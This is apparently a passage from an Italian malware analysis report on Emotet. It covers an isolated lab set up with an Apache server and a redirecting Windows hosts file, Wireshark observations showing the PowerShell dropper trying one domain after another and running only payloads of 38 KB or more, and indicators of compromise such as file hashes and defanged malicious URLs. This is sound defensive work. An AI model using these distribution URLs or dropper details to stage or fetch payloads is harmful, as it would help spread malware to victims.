Vista l'impossibilità di proseguire l'analisi del malware nella fase di debugging abbiamo deciso di studiare il traffico di rete generato dall'esecuzione dello script powershell.
Inizialmente abbiamo creato una nuova Macchina Virtuale con sistema operativo Linux nella quale è stato configurato un server Apache con lo scopo di simulare il dominio al quale lo script effettua la richiesta per scaricare il payload. Abbiamo creato un path identico all'URI(/css/GOOvqd) del dominio preso in considerazione (jpmtech.com) e al suo interno siamo andati ad inserire il file eseguibile della calcolatrice di Windows(calc.exe) convertito in un file.html (index.html).
Successivamente siamo tornati alla configurazione della macchina Windows per modificare le impostazioni di rete così da mettere un indirizzo ip statico della stessa classe dell'indirizzo ip della macchina Linux.
In seguito siamo passati alla configurazione del file host di Windows nel quale abbiamo reindirizzato tutti i domini rilevati nello script powershell all'ip del server apache.


```
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#   127.0.0.1       localhost
#   ::1             localhost

10.0.2.15   jpmtech.com
10.0.2.15   webaphobia.com
10.0.2.15   montalegrense.graficosassociados.com
10.0.2.15   purimaro.com
10.0.2.15   118.89.215.166
```

Fatto ciò abbiamo configurato entrambe le macchine in una rete interna, in modo tale da renderle comunicanti ed isolate dalla rete esterna.
Conclusa la configurazione delle macchine abbiamo aperto il file .doc del Malware in modo tale da poter filtrare i pacchetti HTTP sulla rete Ethernet utilizzando il software Wireshark.




L’analisi del traffico di rete ha evidenziato le richieste e le rispettive risposte effettuate ai domini. Come possiamo vedere in foto, le prime due richieste effettuate non hanno ricevuto riscontro poiché i domini non essendo stati configurati risultano non attivi, a differenza della terza richiesta

la quale risulta effettuata correttamente dato che il server è stato configurato per simulare quel determinato dominio.



Questo dimostra che viene svolta una richiesta alla volta e nel caso in cui non venga soddisfatta, si effettua la richiesta al dominio successivo.
Nonostante la richiesta al dominio da noi preso in considerazione sia andata a buon fine, il file eseguibile presente nel server Apache non viene scaricato ed eseguito come dovrebbe succedere con il payload originale. Analizzando più accuratamente lo script powershell ci siamo accorti che il file eseguibile deve avere una dimensione >= 38 kb per poter essere scaricato ed eseguito. A dimostrazione di quanto è stato detto sopra, abbiamo effettuato un ultimo test eseguendo le stesse operazioni ma mettendo nel server il file eseguibile “Mozilla Firefox Portable Edition” avente dimensione 102 MB.
Come possiamo vedere in foto la richiesta al dominio é stata effettuata con successo e lo script ha eseguito il file presente nel URI del dominio preso in considerazione.



3 Conclusione

Emotet è un malware sofisticato ed uno dei piú attivi al giorno d'oggi, che utilizza un avanzato packer personalizzato e un complicato algoritmo di crittografia, ogni giorno è possibile trovare nuovi binari sempre piú complessi. Emotet viene anche utilizzato per scaricare malware di terze parti su macchine infette. Tali payload di attacco sono progettati per rubare dati sensibili dalla vittima. Con questa analisi siamo riusciti a dimostrare come effettuare l'unpacking del malware Emotet fino alle prime istruzioni eseguite dall'eseguibile finale con una simulazione del funzionamento dello script e un'analisi del flusso di rete.

4 Referenze

Hash SHA256:

45b3a138f08570ca324abd24b4cc18fc7671a6b064817670f4c85c12cfc1218f (Documento Word)
21145645cac74e0b590813eafd257a2c4af6c6be0bc86d873ad0e6c005c0911d (itsportal.exe)

URL:

hxxp: // webaphobia [.] com / images / 72Ca /
hxxps: // montalegrense [.] graficosassociados.com/keywords/FOYo/
hxxp: // purimaro [.] com / 1 / ww /
hxxp: // jpmtech [.] com / css / GOOvqd /
hxxp: //118.89.215.166/wp-includes/l5/